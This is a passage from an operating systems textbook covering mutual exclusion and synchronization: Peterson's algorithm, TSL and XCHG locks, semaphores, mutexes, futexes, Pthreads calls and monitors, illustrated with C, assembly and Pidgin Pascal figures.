int interested[N];                      /* all values initially 0 (FALSE) */

void enter_region(int process);         /* process is 0 or 1 */
{
     int other;                         /* number of the other process */

     other = 1 - process;               /* the opposite of process */
     interested[process] = TRUE;        /* show that you are interested */
     turn = process;                    /* set flag */
     while (turn == process && interested[other] == TRUE)  /* null statement */ ;
}

void leave_region(int process)          /* process: who is leaving */
{
     interested[process] = FALSE;       /* indicate departure from critical region */
}
```

Figure 2-24. Peterson's solution for achieving mutual exclusion.

Let us see how this solution works. Initially neither process is in its critical region. Now process 0 calls *enter_region*. It indicates its interest by setting its array element and sets *turn* to 0. Since process 1 is not interested, *enter_region* returns immediately. If process 1 now makes a call to *enter_region*, it will hang there until *interested*[0] goes to *FALSE*, an event that happens only when process 0 calls *leave_region* to exit the critical region.

Now consider the case that both processes call *enter_region* almost simultaneously. Both will store their process number in *turn*. Whichever store is done last is the one that counts; the first one is overwritten and lost. Suppose that process 1 stores last, so *turn* is 1. When both processes come to the while statement, process 0 executes it zero times and enters its critical region. Process 1 loops and does not enter its critical region until process 0 exits its critical region.

The TSL Instruction

Now let us look at a proposal that requires a little help from the hardware. Some computers, especially those designed with multiple processors in mind, have an instruction like

```
TSL RX,LOCK
```

(Test and Set Lock) that works as follows. It reads the contents of the memory word *lock* into register RX and then stores a nonzero value at the memory address

lock. The operations of reading the word and storing into it are guaranteed to be indivisible—no other processor can access the memory word until the instruction is finished. The CPU executing the TSL instruction locks the memory bus to prohibit other CPUs from accessing memory until it is done.

It is important to note that locking the memory bus is very different from disabling interrupts. Disabling interrupts then performing a read on a memory word followed by a write does not prevent a second processor on the bus from accessing the word between the read and the write. In fact, disabling interrupts on processor 1 has no effect at all on processor 2. The only way to keep processor 2 out of the memory until processor 1 is finished is to lock the bus, which requires a special hardware facility (basically, a bus line asserting that the bus is locked and not available to processors other than the one that locked it).

To use the TSL instruction, we will use a shared variable, *lock*, to coordinate access to shared memory. When *lock* is 0, any process may set it to 1 using the TSL instruction and then read or write the shared memory. When it is done, the process sets *lock* back to 0 using an ordinary move instruction.

How can this instruction be used to prevent two processes from simultaneously entering their critical regions? The solution is given in Fig. 2-25. It shows a four-instruction subroutine in a fictitious (but typical) assembly language. The first instruction copies the old value of *lock* to the register and then sets *lock* to 1. Then the old value is compared with 0. If it is nonzero, the lock was already set, so the program just goes back to the beginning and tests it again. Sooner or later, it will become 0 (when the process currently in its critical region is done with its critical region), and the subroutine returns, with the lock set. Clearing the lock is very simple. The program just stores a 0 in *lock*. No special synchronization instructions are needed.

```
enter_region:
    TSL REGISTER,LOCK          | copy lock to register and set lock to 1
    CMP REGISTER,#0            | was lock zero?
    JNE enter_region           | if it was not zero, lock was set, so loop
    RET                        | return to caller; critical region entered

leave_region:
    MOVE LOCK,#0               | store a 0 in lock
    RET                        | return to caller
```

Figure 2-25. Entering and leaving a critical region using the TSL instruction.

One solution to the critical-region problem is now easy. Before entering its critical region, a process calls *enter_region*, which does busy waiting until the lock is free; then it acquires the lock and returns. After leaving the critical region the process calls *leave_region*, which stores a 0 in *lock*. As with all solutions based on

critical regions, the processes must call *enter_region* and *leave_region* at the correct times for the method to work. If one process cheats, the mutual exclusion will fail. In other words, critical regions work only if the processes cooperate.

An alternative instruction to TSL is XCHG, which exchanges the contents of two locations atomically, for example, a register and a memory word. The code is shown in Fig. 2-26, and, as can be seen, is essentially the same as the solution with TSL. All Intel x86 CPUs use XCHG instruction for low-level synchronization.

```
enter_region:
        MOVE REGISTER,#1            | put a 1 in the register
        XCHG REGISTER,LOCK          | swap contents of register and lock variable
        CMP REGISTER,#0             | was lock zero?
        JNE enter_region            | if it was non zero, lock was set, so loop
        RET                         | return to caller; critical region entered

leave_region:
        MOVE LOCK,#0                | store a 0 in lock
        RET                         | return to caller
```

Figure 2-26. Entering and leaving a critical region using the XCHG instruction.

2.4.4 Sleep and Wakeup

Both Peterson's solution and the solutions using TSL or XCHG are correct, but both have the defect of requiring busy waiting. In essence, what these solutions do is this: when a process wants to enter its critical region, it checks to see if the entry is allowed. If it is not, the process just sits in a tight loop burning the CPU while waiting until it is.

Not only does this approach waste CPU time, but it can also have unexpected effects. Consider a computer with two processes, *H*, with high priority, and *L*, with low priority. The scheduling rules are such that *H* is run whenever it is in ready state. At a certain moment, with *L* in its critical region, *H* becomes ready to run (e.g., an I/O operation completes). *H* now begins busy waiting, but since *L* is never scheduled while *H* is running, *L* never gets the chance to leave its critical region, so *H* loops forever. This situation is sometimes referred to as a variant of the **priority inversion problem**.

Now let us look at some interprocess communication primitives that block instead of wasting CPU time when they are not allowed to enter their critical regions. One of the simplest is the pair sleep and wakeup. Sleep is a system call that causes the caller to block, that is, be suspended until another process wakes it up. The wakeup call has one parameter, the process to be awakened. Alternatively, both sleep and wakeup each have one parameter, a memory address used to match up sleeps with wakeups.

The Producer-Consumer Problem

As an example of how these primitives can be used, let us consider the **producer-consumer** problem (also known as the **bounded-buffer** problem). Two processes share a common, fixed-size buffer. One of them, the producer, puts information into the buffer, and the other one, the consumer, takes it out. (It is also possible to generalize the problem to have *m* producers and *n* consumers, but we will consider only the case of one producer and one consumer because this assumption simplifies the solutions.)

Trouble arises when the producer wants to put a new item in the buffer, but it is already full. The solution is for the producer to go to sleep, to be awakened when the consumer has removed one or more items. Similarly, if the consumer wants to remove an item from the buffer and sees that the buffer is empty, it goes to sleep until the producer puts something in the buffer and wakes it up.

This approach sounds simple enough, but it leads to the same kinds of race conditions we saw earlier with the spooler directory. To keep track of the number of items in the buffer, we will need a variable, *count*. If the maximum number of items the buffer can hold is *N*, the producer's code will first test to see if *count* is *N*. If it is, the producer will go to sleep; if it is not, the producer will add an item and increment *count*.

The consumer's code is similar: first test *count* to see if it is 0. If it is, go to sleep; if it is nonzero, remove an item and decrement the counter. Each of the processes also tests to see if the other should be awakened, and if so, wakes it up. The code for both producer and consumer is shown in Fig. 2-27.

To express system calls such as sleep and wakeup in C, we will show them as calls to library routines. They are not part of the standard C library but presumably would be made available on any system that actually had these system calls. The procedures *insert_item* and *remove_item*, which are not shown, handle the bookkeeping of putting items into the buffer and taking items out of the buffer.

Now let us get back to the race condition. It can occur because access to *count* is unconstrained. As a consequence, the following situation could possibly occur. The buffer is empty and the consumer has just read *count* to see if it is 0. At that instant, the scheduler decides to stop running the consumer temporarily and start running the producer. The producer inserts an item in the buffer, increments *count*, and notices that it is now 1. Reasoning that *count* was just 0, and thus the consumer must be sleeping, the producer calls *wakeup* to wake the consumer up.

Unfortunately, the consumer is not yet logically asleep, so the wakeup signal is lost. When the consumer next runs, it will test the value of *count* it previously read, find it to be 0, and go to sleep. Sooner or later the producer will fill up the buffer and also go to sleep. Both will sleep forever.

The essence of the problem here is that a wakeup sent to a process that is not (yet) sleeping is lost. If it were not lost, everything would work. A quick fix is to modify the rules to add a **wakeup waiting bit** to the picture. When a wakeup is

```
#define N 100                                   /* number of slots in the buffer */
int count = 0;                                  /* number of items in the buffer */

void producer(void)
{
     int item;

     while (TRUE) {                             /* repeat forever */
          item = produce_item( );               /* generate next item */
          if (count == N) sleep( );             /* if buffer is full, go to sleep */
          insert_item(item);                    /* put item in buffer */
          count = count + 1;                    /* increment count of items in buffer */
          if (count == 1) wakeup(consumer);     /* was buffer empty? */
     }
}


void consumer(void)
{
     int item;

     while (TRUE) {                             /* repeat forever */
          if (count == 0) sleep( );             /* if buffer is empty, got to sleep */
          item = remove_item( );                /* take item from buffer */
          count = count - 1;                    /* decrement count of items in buffer */
          if (count == N - 1) wakeup(producer); /* was buffer full? */
          consume_item(item);                   /* print item */
     }
}
```

Figure 2-27. The producer-consumer problem with a fatal race condition.

sent to a process that is still awake, this bit is set. Later, when the process tries to go to sleep, if the wakeup waiting bit is on, it will be turned off, but the process will stay awake. The wakeup waiting bit is a piggy bank for storing wakeup signals. The consumer clears the wakeup waiting bit in every iteration of the loop.

While the wakeup waiting bit saves the day in this simple example, it is easy to construct examples with three or more processes in which one wakeup waiting bit is insufficient. We could make another patch and add a second wakeup waiting bit, or maybe 32 or 64 of them, but in principle the problem is still there.

2.4.5 Semaphores

This was the situation in 1965, when E. W. Dijkstra (1965) suggested using an integer variable to count the number of wakeups saved for future use. In his initial proposal, a new variable type, which he called a **semaphore**, was introduced. A

semaphore could have the value 0, indicating that no wakeups were saved, or some positive value if one or more wakeups were pending.

Dijkstra proposed having two operations on semaphores, now usually called down and up (generalizations of sleep and wakeup, respectively). The down operation on a semaphore checks to see if the value is greater than 0. If so, it decrements the value (i.e., uses up one stored wakeup) and just continues. If the value is 0, the process is put to sleep without completing the down for the moment. Checking the value, changing it, and possibly going to sleep, are all done as a single, indivisible **atomic action**. It is guaranteed that once a semaphore operation has started, no other process can access the semaphore until the operation has completed or blocked. This atomicity is absolutely essential to solving synchronization problems and avoiding race conditions. Atomic actions, in which a group of related operations are either all performed without interruption or not performed at all, are extremely important in many other areas of computer science as well.

The up operation increments the value of the semaphore addressed. If one (or more) processes were sleeping on that semaphore, unable to complete an earlier down operation, one of them is chosen by the system (e.g., at random) and is allowed to complete its down. After an up on a semaphore with processes sleeping on it, the semaphore will still have the value of 0. However, there will be one fewer process sleeping on it. The operation of incrementing the semaphore and waking up one process is also indivisible. No process ever blocks doing an up, just as no process ever blocks doing a wakeup in the earlier model.

As an aside, in Dijkstra's original paper, he used the names P and V instead of down and up, respectively. Since these have no mnemonic significance to people who do not speak Dutch and only marginal significance to those people who do—*Proberen* (try) and *Verhogen* (raise, make higher)—we will use the terms down and up instead. These were first introduced in the Algol 68 programming language.

Solving the Producer-Consumer Problem Using Semaphores

Semaphores solve the lost-wakeup problem, as shown in Fig. 2-28. To make them work correctly, it is essential that they be implemented in an indivisible way. The normal way is to implement up and down as system calls, with the operating system briefly disabling all interrupts while it is testing the semaphore, updating it, and putting the process to sleep, if necessary. As all of these actions take only a few instructions, no harm is done in disabling interrupts. If multiple CPUs are being used, each semaphore should be protected by a lock variable, with the TSL or XCHG instructions used to make sure that only one CPU at a time examines the semaphore.

Be sure you understand that using TSL or XCHG to prevent several CPUs from accessing the semaphore at the same time is quite different from the producer or consumer busy waiting for the other to empty or fill the buffer. The semaphore operation will take only a few nanoseconds, whereas the producer or consumer might take arbitrarily long.

```
#define N 100                                   /* number of slots in the buffer */
typedef int semaphore;                          /* semaphores are a special kind of int */
semaphore mutex = 1;                            /* controls access to critical region */
semaphore empty = N;                            /* counts empty buffer slots */
semaphore full = 0;                             /* counts full buffer slots */

void producer(void)
{
     int item;

     while (TRUE) {                             /* TRUE is the constant 1 */
          item = produce_item( );                /* generate something to put in buffer */
          down(&empty);                          /* decrement empty count */
          down(&mutex);                          /* enter critical region */
          insert_item(item);                     /* put new item in buffer */
          up(&mutex);                            /* leave critical region */
          up(&full);                             /* increment count of full slots */
     }
}


void consumer(void)
{
     int item;

     while (TRUE) {                             /* infinite loop */
          down(&full);                           /* decrement full count */
          down(&mutex);                          /* enter critical region */
          item = remove_item( );                 /* take item from buffer */
          up(&mutex);                            /* leave critical region */
          up(&empty);                            /* increment count of empty slots */
          consume_item(item);                    /* do something with the item */
     }
}
```

Figure 2-28. The producer-consumer problem using semaphores.

This solution uses three semaphores: one called *full* for counting the number of slots that are full, one called *empty* for counting the number of slots that are empty, and one called *mutex* to make sure the producer and consumer do not access the buffer at the same time. *Full* is initially 0, *empty* is initially equal to the number of slots in the buffer, and *mutex* is initially 1. Semaphores that are initialized to 1 and used by two or more processes to ensure that only one of them can enter its critical region at the same time are called **binary semaphores**. If each process does a down just before entering its critical region and an up just after leaving it, mutual exclusion is guaranteed.

Now that we have a good interprocess communication and synchronization primitive at our disposal, let us go back and again look at the interrupt sequence of

Fig. 2-5. In a system using semaphores, the natural way to hide interrupts is to have a semaphore, initially set to 0, associated with each I/O device. Just after starting an I/O device, the managing process does a down on the associated semaphore, thus blocking immediately. When the interrupt comes in, the interrupt handler then does an up on the associated semaphore, which makes the relevant process ready to run again. In this model, step 5 in Fig. 2-5 consists of doing an up on the device's semaphore, so that in step 6 the scheduler will be able to run the device manager. Of course, if several processes are now ready, the scheduler may choose to run an even more important process next. We will look at some of the algorithms used for scheduling later on in this chapter.

In the example of Fig. 2-28, we have actually used semaphores in two different ways. This difference is important enough to make explicit. The *mutex* semaphore is used for mutual exclusion. It is designed to guarantee that only one process at a time will be reading or writing the buffer and the associated variables. This mutual exclusion is required to prevent chaos. We will study mutual exclusion and how to achieve it in the next section.

The other use of semaphores is for **synchronization**. The *full* and *empty* semaphores are needed to guarantee that certain event sequences do or do not occur. In this case, they ensure that the producer stops running when the buffer is full, and that the consumer stops running when it is empty. This use is different from mutual exclusion.

The Readers and Writers Problem

The producers-consumers problem is useful for modeling two processes (or threads) that exchange blocks of data while sharing a buffer. Another famous problem is the readers and writers problem (Courtois et al., 1971), which models access to a database. Imagine, for example, an airline reservation system, with many competing processes wishing to read and write it. It is acceptable to have multiple processes reading the database at the same time, but if one process is updating (writing) the database, no other processes may have access to the database, not even readers. The question is how do you program the readers and the writers? One solution is shown in Fig. 2-29.

In this solution, the first reader to get access to the database does a down on the semaphore *db*. Subsequent readers merely increment a counter, *rc*. As readers leave, they decrement the counter, and the last to leave does an up on the semaphore, allowing a blocked writer, if there is one, to get in.

The solution presented here implicitly contains a subtle decision worth noting. Suppose that while a reader is using the database, another reader comes along. Since having two readers at the same time is not a problem, the second reader is admitted. Additional readers can also be admitted if they come along.

Now suppose a writer shows up. The writer may not be admitted to the database, since writers must have exclusive access, so the writer must be suspended.

```
typedef int semaphore;                  /* use your imagination */
semaphore mutex = 1;                    /* controls access to rc */
semaphore db = 1;                       /* controls access to the database */
int rc = 0;                             /* # of processes reading or wanting to */

void reader(void)
{
     while (TRUE) {                     /* repeat forever */
          down(&mutex);                 /* get exclusive access to rc */
          rc = rc + 1;                  /* one reader more now */
          if (rc == 1) down(&db);       /* if this is the first reader ... */
          up(&mutex);                   /* release exclusive access to rc */
          read_data_base( );            /* access the data */
          down(&mutex);                 /* get exclusive access to rc */
          rc = rc – 1;                  /* one reader fewer now */
          if (rc == 0) up(&db);         /* if this is the last reader ... */
          up(&mutex);                   /* release exclusive access to rc */
          use_data_read( );             /* noncritical region */
     }
}


void writer(void)
{
     while (TRUE) {                     /* repeat forever */
          think_up_data( );             /* noncritical region */
          down(&db);                    /* get exclusive access */
          write_data_base( );           /* update the data */
          up(&db);                      /* release exclusive access */
     }
}
```

Figure 2-29. A solution to the readers and writers problem.

Later, additional readers show up. As long as at least one reader is still active, subsequent readers are admitted. As a consequence of this strategy, as long as there is a steady supply of readers, they will all get in as soon as they arrive. The writer will be kept suspended until no reader is present. If a new reader arrives, say, every 2 sec, and each reader takes 5 sec to do its work, the writer will never get in. Obviously, this is not a satisfactory situation.

To avoid this situation, the program could be written slightly differently: when a reader arrives and a writer is waiting, the reader is suspended behind the writer instead of being admitted immediately. In this way, a writer has to wait for readers that were active when it arrived to finish but does not have to wait for readers that came along after it. The disadvantage of this solution is that it achieves less concurrency and thus lower performance. Courtois et al. present a solution that gives priority to writers. For details, we refer you to the paper.

2.4.6 Mutexes

When the semaphore's ability to count is not needed, a simplified version of the semaphore, called a mutex, is sometimes used. Mutexes are good only for managing mutual exclusion to some shared resource or piece of code. They are easy and efficient to implement, which makes them especially useful in thread packages that are implemented entirely in user space.

A **mutex** is a shared variable that can be in one of two states: unlocked or locked. Consequently, only 1 bit is required to represent it, but in practice an integer often is used, with 0 meaning unlocked and all other values meaning locked. Two procedures are used with mutexes. When a thread (or process) needs access to a critical region, it calls *mutex_lock*. If the mutex is currently unlocked (meaning that the critical region is available), the call succeeds and the calling thread is free to enter the critical region.

On the other hand, if the mutex is already locked, the calling thread is blocked until the thread in the critical region is finished and calls *mutex_unlock*. If multiple threads are blocked on the mutex, one of them is chosen at random and allowed to acquire the lock.

Because mutexes are so simple, they can easily be implemented in user space provided that a TSL or XCHG instruction is available. The code for *mutex_lock* and *mutex_unlock* for use with a user-level threads package are shown in Fig. 2-30. The solution with XCHG is essentially the same.

```
mutex_lock:
        TSL REGISTER,MUTEX      | copy mutex to register and set mutex to 1
        CMP REGISTER,#0         | was mutex zero?
        JZE ok                  | if it was zero, mutex was unlocked, so return
        CALL thread_yield       | mutex is busy; schedule another thread
        JMP mutex_lock          | try again
ok:     RET                     | return to caller; critical region entered

mutex_unlock:
        MOVE MUTEX,#0           | store a 0 in mutex
        RET                     | return to caller
```

Figure 2-30. Implementation of *mutex_lock* and *mutex_unlock*.

The code of *mutex_lock* is similar to the code of *enter_region* of Fig. 2-25 but with a crucial difference. When *enter_region* fails to enter the critical region, it keeps testing the lock repeatedly (busy waiting). Eventually, the clock runs out and some other process is scheduled to run. Sooner or later the process holding the lock gets to run and releases it.

With (user) threads, the situation is different because there is no clock that stops threads that have run too long. Consequently, a thread that tries to acquire a lock by busy waiting will loop forever and never acquire the lock because it never allows any other thread to run and release the lock.

That is where the difference between *enter_region* and *mutex_lock* comes in. When the later fails to acquire a lock, it calls *thread_yield* to give up the CPU to another thread. Consequently there is no busy waiting. When the thread runs the next time, it tests the lock again.

Since *thread_yield* is just a call to the thread scheduler in user space, it is very fast. As a consequence, neither *mutex_lock* nor *mutex_unlock* requires any kernel calls. Using them, user-level threads can synchronize entirely in user space using procedures that require only a handful of instructions.

The mutex system that we have described above is a bare-bones set of calls. With all software, there is always a demand for more features, and synchronization primitives are no exception. For example, sometimes a thread package offers a call *mutex_trylock* that either acquires the lock or returns a code for failure, but does not block. This call gives the thread the flexibility to decide what to do next if there are alternatives to just waiting.

There is a subtle issue that up until now we have glossed over but which is worth making explicit. With a user-space threads package, there is no problem with multiple threads having access to the same mutex, since all the threads operate in a common address space. However, with most of the earlier solutions, such as Peterson's algorithm and semaphores, there is an unspoken assumption that multiple processes have access to at least some shared memory, perhaps only one word, but something. If processes have disjoint address spaces, as we have consistently said, how can they share the *turn* variable in Peterson's algorithm, or semaphores or a common buffer?

There are two answers. First, some of the shared data structures, such as the semaphores, can be stored in the kernel and accessed only by means of system calls. This approach eliminates the problem. Second, most modern operating systems (including UNIX and Windows) offer a way for processes to share some portion of their address space with other processes. In this way, buffers and other data structures can be shared. In the worst case, if nothing else is possible, a shared file can be used.

If two or more processes share most or all of their address spaces, the distinction between processes and threads becomes somewhat blurred but is nevertheless present. Two processes that share a common address space still have different open files, alarm timers, and other per-process properties, whereas the threads within a single process share them. And it is always true that multiple processes sharing a common address space never have the efficiency of user-level threads since the kernel is deeply involved in their management.

Futexes

With increasing parallelism, efficient synchronization and locking is very important for performance. Spin locks (and mutexes implemented by busy waiting in general) are fast if the wait is short, but waste CPU cycles if not. If there is much

contention, it is therefore more efficient to block the process and let the kernel unblock it only when the lock is free. Unfortunately, this has the inverse problem: it works well under heavy contention, but continuously switching to the kernel is expensive if there is very little contention to begin with. To make matters worse, it may not be easy to predict the amount of lock contention. One nice solution that tries to combine the best of both worlds is the **futex**, or "fast user space mutex."

A futex is a feature of Linux that implements basic locking (much like a mutex) but avoids dropping into the kernel unless it really has to. Since switching to the kernel and back is quite expensive, doing so improves performance considerably. While we focus our discussion on mutex-style locking, futexes are very versatile and used to implement a range of synchronization primitives, from mutexes to condition variables. They are also a very low-level feature of the kernel that most users will never use directly—instead they are wrapped by standard libraries that offer higher-level primitives. It is only when you lift the hood that you see the futex mechanism powering many different kinds of synchronization.

A futex is a construct supported by the kernel to let user space processes synchronize on shared events. It consists of two parts: a kernel service and a user library. The kernel service provides a "wait queue" that allows multiple processes to wait on a lock. They will not run, unless the kernel explicitly unblocks them. For a process to be put on the wait queue requires an (expensive) system call. If possible, it should be avoided. In the absence of any contention, therefore, the futex works entirely in user space. Specifically, the processes or threads share a common lock variable—a fancy name for an integer in shared memory that serves as the lock. Suppose we have multithreaded program and the lock is initially—1 which we assume to mean that the lock is free. A thread may grab the lock by performing an atomic "decrement and test" (atomic functions in Linux consist of inline assembly wrapped in C functions and are defined in header files). Next, the thread inspects the result to see whether or not the lock was free. If it was not in the locked state, all is well and our thread has successfully grabbed the lock.

However, if the lock is held by another thread, our thread has to wait. In that case, the futex library does not spin, but uses a system call to put the thread on the wait queue in the kernel. Hopefully, the cost of the switch to the kernel is now justified, because the thread was blocked anyway. When a thread is done with the lock, it releases the lock with an atomic "increment and test" and checks the result to see if any processes are still blocked on the kernel wait queue. If so, it will let the kernel know that it may wake up (unblock) one or more of these processes. In other words, if there is no contention, the kernel is not involved at all.

Mutexes in Pthreads

Pthreads provides a number of functions for synchronizing threads. The basic mechanism uses a mutex variable, which can be locked or unlocked, to guard each critical region. The implementation of a mutex varies from operating system to

operating system, but on Linux it is built on top of futexes. A thread wishing to enter a critical region first tries to lock the associated mutex. If the mutex is unlocked, the thread can enter immediately and the lock is atomically set, preventing other threads from entering. If the mutex is already locked, the calling thread is blocked until it is unlocked. If multiple threads are waiting on the same mutex, when it is unlocked, only one of them is allowed to continue and relock it. These locks are not mandatory. It is up to the programmer to make sure threads use them correctly.

The major calls relating to mutexes are shown in Fig. 2-31. As you might expect, mutexes can be created and destroyed. The calls for performing these operations are *pthread_mutex_init* and *pthread_mutex_destroy*, respectively. They can also be locked—by *pthread_mutex_lock*—which tries to acquire the lock and blocks if is already locked. There is also an option for trying to lock a mutex and failing with an error code instead of blocking if it is already blocked. This call is *pthread_mutex_trylock*. This call allows a thread to effectively do busy waiting if that is ever needed. Finally, *pthread_mutex_unlock* unlocks a mutex and releases exactly one thread if one or more are waiting on it. Mutexes can also have attributes, but these are used only for specialized purposes.

Thread call	Description
pthread_mutex_init	Create a mutex
pthread_mutex_destroy	Destroy an existing mutex
pthread_mutex_lock	Acquire a lock or block
pthread_mutex_trylock	Acquire a lock or fail
pthread_mutex_unlock	Release a lock

Figure 2-31. Some of the Pthreads' calls relating to mutexes.

In addition to mutexes, Pthreads offers a second synchronization mechanism, condition variables, discussed later. Mutexes are good for allowing or blocking access to a critical region. Condition variables allow threads to block due to some condition not being met. Almost always the two methods are used together. Let us now look at the interaction of threads, mutexes, and condition variables in a bit more detail.

As a simple example, consider the producer-consumer scenario again: one thread puts things in a buffer and another one takes them out. If the producer discovers that there are no more free slots available in the buffer, it has to block until one becomes available. Mutexes make it possible to do the check atomically without interference from other threads, but having discovered that the buffer is full, the producer needs a way to block and be awakened later. This is what condition variables allow.

The most important calls related to condition variables are shown in Fig. 2-32. As you would probably expect, there are calls to create and destroy condition

variables. They can have attributes and there are various calls for managing the attributes (not shown). The most important operations on condition variables are *pthread_cond_wait* and *pthread_cond_signal*. The former blocks the calling thread until some other thread signals it (using the latter call). The reasons for blocking and waiting are not part of the waiting and signaling protocol, of course. The blocking thread often is waiting for the signaling thread to do some work, release some resource, or perform some other activity. Only then can the blocking thread continue. The condition variables allow this waiting and blocking to be done atomically. The *pthread_cond_broadcast* call is used when there are multiple threads potentially all blocked and waiting for the same signal.

Thread call	Description
pthread_cond_init	Create a condition variable
pthread_cond_destroy	Destroy a condition variable
pthread_cond_wait	Block waiting for a signal
pthread_cond_signal	Signal another thread and wake it up
pthread_cond_broadcast	Signal multiple threads and wake all of them

Figure 2-32. Some of the Pthreads calls relating to condition variables.

Condition variables and mutexes are always used together. The pattern is for one thread to lock a mutex, then wait on a conditional variable when it cannot get what it needs. Eventually another thread will signal it and it can continue. The *pthread_cond_wait* call atomically unlocks the mutex it is holding. Then, upon successful return, the mutex shall have been locked again and owned by the calling thread. For this reason, the mutex is one of the parameters.

It is also worth noting that condition variables (unlike semaphores) have no memory. If a signal is sent to a condition variable on which no thread is waiting, the signal is lost. Programmers have to be careful not to lose signals.

As an example of how mutexes and condition variables are used, Fig. 2-33 shows a very simple producer-consumer problem with a single item buffer. When the producer has filled the buffer, it must wait until the consumer empties it before producing the next item. Similarly, when the consumer has removed an item, it must wait until the producer has produced another one. While very simple, this example illustrates the basic mechanisms. The statement that puts a thread to sleep should always check the condition to make sure it is satisfied before continuing, as the thread might have been awakened due to a UNIX signal or some other reason.

2.4.7 Monitors

With semaphores and mutexes interprocess communication looks easy, right? Forget it. Look closely at the order of the downs before inserting or removing items from the buffer in Fig. 2-28. Suppose that the two downs in the producer's code

```
#include <stdio.h>
#include <pthread.h>
#define MAX 1000000000                          /* how many numbers to produce */
pthread_mutex_t the_mutex;
pthread_cond_t condc, condp;                    /* used for signaling */
int buffer = 0;                                 /* buffer used between producer and consumer */

void *producer(void *ptr)                       /* produce data */
{     int i;

      for (i= 1; i <= MAX; i++) {
            pthread_mutex_lock(&the_mutex);     /* get exclusive access to buffer */
            while (buffer != 0) pthread_cond_wait(&condp, &the_mutex);
            buffer = i;                         /* put item in buffer */
            pthread_cond_signal(&condc);        /* wake up consumer */
            pthread_mutex_unlock(&the_mutex);/* release access to buffer */
      }
      pthread_exit(0);
}

void *consumer(void *ptr)                       /* consume data */
{     int i;

      for (i = 1; i <= MAX; i++) {
            pthread_mutex_lock(&the_mutex);     /* get exclusive access to buffer */
            while (buffer ==0 ) pthread_cond_wait(&condc, &the_mutex);
            buffer = 0;                         /* take item from buffer (not shown) and reinitialize */
            pthread_cond_signal(&condp);        /* wake up producer */
            pthread_mutex_unlock(&the_mutex);/* release access to buffer */
      }
      pthread_exit(0);
}


int main(int argc, char **argv)
{
      pthread_t pro, con;
      pthread_mutex_init(&the_mutex, 0);
      pthread_cond_init(&condc, 0);
      pthread_cond_init(&condp, 0);
      pthread_create(&con, 0, consumer, 0);
      pthread_create(&pro, 0, producer, 0);
      pthread_join(pro, 0);
      pthread_join(con, 0);
      pthread_cond_destroy(&condc);
      pthread_cond_destroy(&condp);
      pthread_mutex_destroy(&the_mutex);
}
```

Figure 2-33. Using threads to solve the producer-consumer problem.

were reversed in order, so *mutex* was decremented before *empty* instead of after it. If the buffer were completely full, the producer would block, with *mutex* set to 0. Consequently, the next time the consumer tried to access the buffer, it would do a down on *mutex*, now 0, and block too. Both processes would stay blocked forever and no more work would ever be done. This unfortunate situation is called a deadlock. We will study deadlocks in detail in Chap. 6.

This problem is pointed out to show how careful you must be when using semaphores. One subtle error and everything comes to a grinding halt. It is like programming in assembly language, only worse, because the errors are race conditions, deadlocks, and other forms of unpredictable and irreproducible behavior.

To make it easier to write correct programs, Brinch Hansen (1973) and Hoare (1974) proposed a higher-level synchronization primitive called a **monitor**. Their proposals differed slightly, as described below. A monitor is a collection of procedures, variables, and data structures that are all grouped together in a special kind of module or package. Processes may call the procedures in a monitor whenever they want to, but they cannot directly access the monitor's internal data structures from procedures declared outside the monitor. Figure 2-34 illustrates a monitor written in an imaginary language, Pidgin Pascal. C cannot be used here because monitors are a *language* concept and C does not have them.

```
monitor example
        integer i;
        condition c;

        procedure producer( );
        .
        .
        .
        end;

        procedure consumer( );
        .           .           .
        end;
end monitor;
```

Figure 2-34. A monitor.

Monitors have an important property that makes them useful for achieving mutual exclusion: only one process can be active in a monitor at any instant. Monitors are a programming-language construct, so the compiler knows they are special and can handle calls to monitor procedures differently from other procedure calls. Typically, when a process calls a monitor procedure, the first few instructions of the procedure will check to see if any other process is currently active within the monitor. If so, the calling process will be suspended until the other process has left the monitor. If no other process is using the monitor, the calling process may enter.

It is up to the compiler to implement mutual exclusion on monitor entries, but a common way is to use a mutex or a binary semaphore. Because the compiler, not the programmer, is arranging for the mutual exclusion, it is much less likely that something will go wrong. In any event, the person writing the monitor does not have to be aware of how the compiler arranges for mutual exclusion. It is sufficient to know that by turning all the critical regions into monitor procedures, no two processes will ever execute their critical regions at the same time.

Although monitors provide an easy way to achieve mutual exclusion, as we have seen above, that is not enough. We also need a way for processes to block when they cannot proceed. In the producer-consumer problem, it is easy enough to put all the tests for buffer-full and buffer-empty in monitor procedures, but how should the producer block when it finds the buffer full?

The solution lies again in the introduction of **condition variables**, along with two operations on them, wait and signal. When a monitor procedure discovers that it cannot continue (e.g., the producer finds the buffer full), it does a wait on some condition variable, say, *full*. This action causes the calling process to block. It also allows another process that had been previously prohibited from entering the monitor to enter now. We saw condition variables and these operations in the context of Pthreads earlier.

This other process, for example, the consumer, can wake up its sleeping partner by doing a signal on the condition variable that its partner is waiting on. To avoid having two active processes in the monitor at the same time, we need a rule telling what happens after a signal. Hoare proposed letting the newly awakened process run, suspending the other one. Brinch Hansen proposed finessing the problem by requiring that a process doing a signal *must* exit the monitor immediately. In other words, a signal statement may appear only as the final statement in a monitor procedure. We will use Brinch Hansen's proposal because it is conceptually simpler and is also easier to implement. If a signal is done on a condition variable on which several processes are waiting, only one of them, determined by the system scheduler, is revived.

As an aside, there is also a third solution, not proposed by either Hoare or Brinch Hansen. This is to let the signaler continue to run and allow the waiting process to start running only after the signaler has exited the monitor.

Condition variables are not counters. They do not accumulate signals for later use the way semaphores do. Thus, if a condition variable is signaled with no one waiting on it, the signal is lost forever. In other words, the wait must come before the signal. This rule makes the implementation much simpler. In practice, it is not a problem because it is easy to keep track of the state of each process with variables, if need be. A process that might otherwise do a signal can see that this operation is not necessary by looking at the variables.

A skeleton of the producer-consumer problem with monitors is given in Fig. 2-35 in Pidgin Pascal. The advantage of using Pidgin Pascal here is that it is pure and simple and follows the Hoare/Brinch Hansen model exactly.

```
monitor ProducerConsumer
        condition full, empty;
        integer count;

        procedure insert(item: integer);
        begin
                if count = N then wait(full);
                insert_item(item);
                count := count + 1;
                if count = 1 then signal(empty)
        end;

        function remove: integer;
        begin
                if count = 0 then wait(empty);
                remove = remove_item;
                count := count - 1;
                if count = N - 1 then signal(full)
        end;

        count := 0;
end monitor;

procedure producer;
begin
        while true do
        begin
                item = produce_item;
                ProducerConsumer.insert(item)
        end
end;

procedure consumer;
begin
        while true do
        begin
                item = ProducerConsumer.remove;
                consume_item(item)
        end
end;
```

Figure 2-35. An outline of the producer-consumer problem with monitors. Only one monitor procedure at a time is active. The buffer has *N* slots.

